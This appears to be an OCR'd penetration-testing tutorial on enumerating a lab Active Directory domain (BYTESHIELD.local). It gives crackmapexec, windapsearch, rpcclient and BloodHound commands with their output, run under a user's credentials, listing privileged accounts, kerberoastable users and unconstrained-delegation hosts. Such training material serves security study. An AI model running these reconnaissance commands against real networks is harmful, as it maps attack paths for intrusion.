└─# proxychains4 -q crackmapexec ldap 10.10.1.13 -u p.brown -p 'P.Password1!' --admin-count

SMB         10.10.1.13      445     ROOT-DC01       [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
LDAP        10.10.1.13      389     ROOT-DC01       [+] BYTESHIELD.local\p.brown:P.Password1!
LDAP        10.10.1.13      389     ROOT-DC01       Administrator
LDAP        10.10.1.13      389     ROOT-DC01       Administrators
LDAP        10.10.1.13      389     ROOT-DC01       Print Operators
LDAP        10.10.1.13      389     ROOT-DC01       Backup Operators
LDAP        10.10.1.13      389     ROOT-DC01       Replicator
LDAP        10.10.1.13      389     ROOT-DC01       krbtgt
LDAP        10.10.1.13      389     ROOT-DC01       Domain Controllers
LDAP        10.10.1.13      389     ROOT-DC01       Schema Admins
LDAP        10.10.1.13      389     ROOT-DC01       Enterprise Admins
LDAP        10.10.1.13      389     ROOT-DC01       Domain Admins
LDAP        10.10.1.13      389     ROOT-DC01       Server Operators
LDAP        10.10.1.13      389     ROOT-DC01       Account Operators
LDAP        10.10.1.13      389     ROOT-DC01       Read-only Domain Controllers
LDAP        10.10.1.13      389     ROOT-DC01       Key Admins
LDAP        10.10.1.13      389     ROOT-DC01       Enterprise Key Admins
LDAP        10.10.1.13      389     ROOT-DC01       David.Williams
LDAP        10.10.1.13      389     ROOT-DC01       Sql_Service
LDAP        10.10.1.13      389     ROOT-DC01       Joe.Smith
LDAP        10.10.1.13      389     ROOT-DC01       Lisa.Jones
LDAP        10.10.1.13      389     ROOT-DC01       Michelle.Smith
LDAP        10.10.1.13      389     ROOT-DC01       Mike.Johnson
LDAP        10.10.1.13      389     ROOT-DC01       Domain Rep Group
LDAP        10.10.1.13      389     ROOT-DC01       Pwned
LDAP        10.10.1.13      389     ROOT-DC01       IT Admins
```

DOMAIN ENUMERATION WITH CRACKMAPEXEC

Gettiing user's sid

proxychains4 -q crackmapexec ldap 10.10.1.13 -u p.brown -p 'P.Password1!' --get-sid

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q crackmapexec ldap 10.10.1.13 -u p.brown -p 'P.Password1!' --get-sid
SMB         10.10.1.13      445    ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
LDAP        10.10.1.13      389    ROOT-DC01        [+] BYTESHIELD.local\p.brown:P.Password1!
LDAP        10.10.1.13      389    ROOT-DC01        Domain SID S-1-5-21-2650123447-3108711000-1796582875
```

DOMAIN ENUMERATION WITH WINDAPSEARCH

Windapsearch installation

git clone https://github.com/ropnop/windapsearch.git

cd windapsearch

apt-get install -y libldap2-dev libsasl2-dev libssl-dev

pip install python-ldap

pip install -r requirements.txt

DOMAIN ENUMERATION WITH WINDAPSEARCH

Enumerating domain Users with windapsearch

proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Password1!' -U

```
—# proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Passw
rd1!' -U
+] No DC IP provided. Will try to discover via DNS lookup.
+] Using Domain Controller at: 10.10.1.13
+] Getting defaultNamingContext from Root DSE
+]     Found: DC=BYTESHIELD,DC=local
+] Attempting bind
+]     ...success! Binded as:
+]      u:BYTESHIELD\P.Brown

+] Enumerating all AD users
+]     Found 18 users:
```

DOMAIN ENUMERATION WITH WINDAPSEARCH

Enumerating privilege users

proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Password1!' -PU

```
└─# proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Passw
ord1!' -PU
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 10.10.1.13
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=BYTESHIELD,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:BYTESHIELD\P.Brown
[+] Attempting to enumerate all AD privileged users
[+] Using DN: CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
[+]     Found 8 nested users for group Domain Admins:

cn: Administrator

cn: David Williams
userPrincipalName: David.Williams@BYTESHIELD.local

cn: Sql_Service
userPrincipalName: Sql_Service@BYTESHIELD.local
```

DOMAIN ENUMERATION WITH WINDAPSEARCH

Enumerating kerberoastable users

proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Password1!' --user-spns

```
└─# proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Passw
ord1!' --user-spns
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 10.10.1.13
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=BYTESHIELD,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:BYTESHIELD\P.Brown
[+] Attempting to enumerate all User objects with SPNs
[+]     Found 1 Users with SPNs:

CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local
```

DOMAIN ENUMERATION WITH WINDAPSEARCH

Enumerating Domain admins

proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Password1!' --da

```
└─# proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Passw
ord1!' --da
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 10.10.1.13
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=BYTESHIELD,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:BYTESHIELD\P.Brown
[+] Attempting to enumerate all Domain Admins
[+] Using DN: CN=Domain Admins,CN=Users.CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
[+]     Found 8 Domain Admins:

cn: Administrator

cn: David Williams
userPrincipalName: David.Williams@BYTESHIELD.local

cn: Sql_Service
userPrincipalName: Sql_Service@BYTESHIELD.local

cn: Michelle Smith
```

DOMAIN ENUMERATION WITH WINDAPSEARCH

Enumerating Groups

proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Password1!' -G

```
└─# proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Passw
ord1!' -G
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 10.10.1.13
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=BYTESHIELD,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:BYTESHIELD\P.Brown

[+] Enumerating all AD groups
[+]     Found 55 groups:

cn: Administrators
distinguishedName: CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local

cn: Users
distinguishedName: CN=Users,CN=Builtin,DC=BYTESHIELD,DC=local

cn: Guests
distinguishedName: CN=Guests,CN=Builtin,DC=BYTESHIELD,DC=local
```

DOMAIN ENUMERATION WITH WINDAPSEARCH

Enumerating Domain Computers

proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Password1!' -C

```
└─# proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Passw
ord1!' -C
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 10.10.1.13
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=BYTESHIELD,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:BYTESHIELD\P.Brown

[+] Enumerating all AD computers
[+]     Found 7 computers:

cn: ROOT-DC01
operatingSystem: Windows Server 2019 Standard
operatingSystemVersion: 10.0 (17763)
dNSHostName: ROOT-DC01.BYTESHIELD.local

cn: WIN10-CLIENT-02
operatingSystem: Windows 10 Enterprise Evaluation
```

DOMAIN ENUMERATION WITH WINDAPSEARCH

Enumerating Computers with unconstrained delegation enabled

proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Password1!' --unconstrained-computers

```
└─# proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Passw
ord1!' --unconstrained-computers
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 10.10.1.13
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=BYTESHIELD,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:BYTESHIELD\P.Brown
[+] Attempting to enumerate all computer objects with unconstrained delegation
[+]     Found 3 computers with unconstrained delegation:

CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
dNSHostName: ROOT-DC01.BYTESHIELD.local

CN=WIN10-CLIENT-02,OU=DomainWorkStations,DC=BYTESHIELD,DC=local
dNSHostName: Win10-Client-02.BYTESHIELD.local

CN=WIN10-CLIENT-01,OU=DomainWorkStations,DC=BYTESHIELD,DC=local
dNSHostName: Win10-Client-01.BYTESHIELD.local
```

DOMAIN ENUMERATION WITH WINDAPSEARCH

Enumerating all Objects with protected Acls

proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Password1!' --admin-objects

```
└─# proxychains4 -q python3 windapsearch.py -d BYTESHIELD.local -u BYTESHIELD\\p.brown -p 'P.Passw
ord1!' --admin-objects
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 10.10.1.13
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=BYTESHIELD,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:BYTESHIELD\P.Brown
[+] Attempting to enumerate all admin (protected) objects
[+]     Found 26 Admin Objects:

CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local

CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local

CN=Print Operators,CN=Builtin,DC=BYTESHIELD,DC=local

CN=Backup Operators,CN=Builtin,DC=BYTESHIELD,DC=local

CN=Replicator,CN=Builtin,DC=BYTESHIELD,DC=local
```

DOMAIN ENUMERATION WITH RPCCLIENT

Enumeration with Rpcclient

proxychains4 -q rpcclient -U p.brown 10.10.1.13

srvinfo

```
└─# proxychains4 -q rpcclient -U p.brown 10.10.1.13
Password for [WORKGROUP\p.brown]:
rpcclient $> info
command not found: info
rpcclient $> srvinfo
        10.10.1.13     Wk Sv Sql PDC Tim NT
        platform_id     :       500
        os version      :       10.0
        server type     :       0x80102f
rpcclient $>
```

DOMAIN ENUMERATION WITH RPCCLIENT

Querying Domain information

querydominfo

```
rpcclient $> querydominfo
Domain:         BYTESHIELD
Server:
Comment:
Total Users:    60
Total Groups:   0
Total Aliases:  20
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
```

DOMAIN ENUMERATION WITH RPCCLIENT

Domain users Enum

enumdomusers

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[P.Brown] rid:[0x451]
user:[David.Williams] rid:[0x452]
user:[Sql_Service] rid:[0x453]
user:[Joe.Smith] rid:[0x454]
user:[Lisa.Jones] rid:[0x455]
user:[Michelle.Smith] rid:[0x456]
user:[James.Brown] rid:[0x457]
user:[Justin.Smith] rid:[0x458]
user:[Jessica.Williams] rid:[0x459]
user:[Mike.Johnson] rid:[0x45a]
user:[Samantha.Rawland] rid:[0x465]
user:[Pwned] rid:[0x468]
user:[Mark.Joseph] rid:[0x473]
```

DOMAIN ENUMERATION WITH RPCCLIENT

Domain Group Enum

enumdomgroups

```
rpcclient $>  enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Foreign Universal Group] rid:[0x45d]
group:[RBCD Group] rid:[0x462]
group:[Stdby admin] rid:[0x463]
group:[Domain Rep Group] rid:[0x464]
group:[IT Admins] rid:[0x46e]
```

Rpcclient has hundreds of commands we can use for enum and exploitation to know more about the commands type help when you in rpcclient shell, here are some of them

netshareenumall	Enumerate all shares
netsharegetinfo	Get Share Info
netsharesetinfo	Set Share Info
querydominfo	Query domain info
enumdomusers	Enumerate domain users
enumdomgroups	Enumerate domain groups
enumalsgroups	Enumerate alias groups
enumdomains	Enumerate domains

DOMAIN ENUMERATION WITH BLOODHOUND

BloodHound is an Active Directory (AD) reconnaissance tool that can reveal hidden relationships and identify attack paths within an AD environment.

bloodhound.py is typically associated with BloodHound, a tool used for Active Directory (AD) privilege escalation and analysis. BloodHound is designed to help security professionals and penetration testers identify and analyze potential security risks within an Active Directory environment.

The Python script bloodhound.py is a part of the BloodHound project and is used to interact with the BloodHound REST API. The REST API allows users to query the BloodHound database for information about the Active Directory environment, including details about users, groups, permissions, trust relationships, and more. By using the bloodhound.py script, users can automate queries and gather valuable information to assess and improve the security of an Active Directory infrastructure.

DOMAIN ENUMERATION WITH BLOODHOUND

Installing Python based ingestor for BloodHound

sudo apt install bloodhound.py

```
└─# sudo apt install bloodhound.py
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  bloodhound.py
0 upgraded, 1 newly installed, 0 to remove and 1195 not upgraded.
Need to get 56.9 kB of archives.
After this operation, 339 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 bloodhound.py all 1.6.1-0kali1 [56.9 kB]
Fetched 56.9 kB in 2s (32.3 kB/s)
Selecting previously unselected package bloodhound.py.
(Reading database ... 423043 files and directories currently installed.)
Preparing to unpack .../bloodhound.py_1.6.1-0kali1_all.deb ...
Unpacking bloodhound.py (1.6.1-0kali1) ...
Setting up bloodhound.py (1.6.1-0kali1) ...
Processing triggers for kali-menu (2023.4.3) ...
```

DOMAIN ENUMERATION WITH BLOODHOUND

Installing Bloohound Graphs together with neo4j

apt-get install bloodhound

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# apt-get install bloodhound
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
bloodhound is already the newest version (4.3.1-0kali2).
0 upgraded, 0 newly installed, 0 to remove and 1195 not upgraded.
```

You can see mine is already installed

DOMAIN ENUMERATION WITH BLOODHOUND

Bloodhound ingestor have been installed we will use it to collect active directory data to feed Bloodhound Gui for analysis

proxychains4 bloodhound-python -v --zip -c All -d BYTESHIELD.local -u 'p.brown' -p 'P.Password1!' --dns-tcp -ns 10.10.1.13 -dc ROOT-DC01.BYTESHIELD.local

```
File  Actions  Edit  View  Help
└─# proxychains4 bloodhound-python -v --zip -c All -d BYTESHIELD.local -u 'p.brown' -p 'P.Password
1!' --dns-tcp -ns 10.10.1.13 -dc ROOT-DC01.BYTESHIELD.local

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
```

DOMAIN ENUMERATION WITH BLOODHOUND


Running neo4j and bloodhound Gui

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# bloodhound
(node:98293) electron: The default of contextIso
lation is deprecated and will be changing from f
alse to true in a future release of Electron.  S
ee https://github.com/electron/electron/issues/2
3506 for more information
(node:98362) [DEP0005] DeprecationWarning: Buffe
r() is deprecated due to security and usability
issues. Please use the Buffer.alloc(), Buffer.al
locUnsafe(), or Buffer.from() methods instead.
```

```
┌──(root㉿kali)-[~]
└─# neo4j console
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSe
ttings=on -Dswing.aatext=true
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
```


DOMAIN ENUMERATION WITH BLOODHOUND

Authenticating to neo4j server, Note at first you will be asked to change the default password which is neo4j to something else




DOMAIN ENUMERATION WITH BLOODHOUND

Analyzing the collected data



